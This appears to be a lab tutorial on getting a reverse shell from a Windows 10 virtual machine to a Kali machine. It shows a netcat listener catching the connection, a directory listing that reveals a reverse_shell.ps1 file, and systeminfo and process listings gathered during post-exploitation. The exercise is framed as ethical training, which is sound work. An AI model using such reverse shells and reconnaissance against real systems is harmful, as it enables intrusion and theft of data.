
Reverse shell and remote remote hacking a Windows machine


This exercise aims to utilize Windows CMD commands in the context of a remote connection, simulating a remote hacking attack. This tutorial will help you establish a reverse shell from a Windows 10 machine to a Kali Linux machine, executing a series of commands to gather critical information from the Windows system. All of this will be done in a controlled environment, using virtual machines, and will focus on the post-exploitation phase of an ethical attack.




```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.110] 61395
ls


    Directory: C:\Users\gjch4\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          11/4/2024   7:32 PM            510 reverse_shell.ps1
```



```
Host Name:                 DESKTOP-GIFJ2TD
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          [redacted]mail.com
Registered Organization:
Product ID:                00326-10000-00000-AA905
Original Install Date:     11/3/2024, 1:54:58 PM
System Boot Time:          11/4/2024, 7:10:27 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 17 Stepping 0 AuthenticAMD ~2495 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     8,726 MB
Available Physical Memory: 6,380 MB
Virtual Memory: Max Size:  10,774 MB
Virtual Memory: Available: 8,093 MB
Virtual Memory: In Use:    2,681 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
```



```
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        140 K
Registry                        92 Services                   0     72,244 K
smss.exe                       324 Services                   0      1,188 K
csrss.exe                      436 Services                   0      5,484 K
wininit.exe                    512 Services                   0      7,252 K
csrss.exe                      528 Console                    1      5,728 K
winlogon.exe                   616 Console                    1     12,512 K
services.exe                   636 Services                   0     10,096 K
lsass.exe                      680 Services                   0     27,192 K
svchost.exe                    792 Services                   0     33,348 K
fontdrvhost.exe                808 Services                   0      4,104 K
fontdrvhost.exe                816 Console                    1      5,176 K
svchost.exe                    908 Services                   0     14,260 K
svchost.exe                    956 Services                   0      9,488 K
dwm.exe                        308 Console                    1     60,876 K
svchost.exe                    924 Services                   0      6,628 K
svchost.exe                   1040 Services                   0      6,000 K
svchost.exe                   1052 Services                   0     12,560 K
svchost.exe                   1108 Services                   0     10,812 K
svchost.exe                   1200 Services                   0     16,420 K
svchost.exe                   1212 Services                   0     18,540 K
svchost.exe                   1272 Services                   0     12,624 K
svchost.exe                   1324 Services                   0      7,936 K
svchost.exe                   1360 Services                   0      8,868 K
svchost.exe                   1408 Services                   0     10,628 K
svchost.exe                   1440 Services                   0      8,308 K
svchost.exe                   1564 Services                   0     13,516 K
svchost.exe                   1664 Services                   0      8,384 K
svchost.exe                   1684 Services                   0     67,408 K
svchost.exe                   1704 Services                   0      6,428 K
Memory Compression            1760 Services                   0     36,880 K
```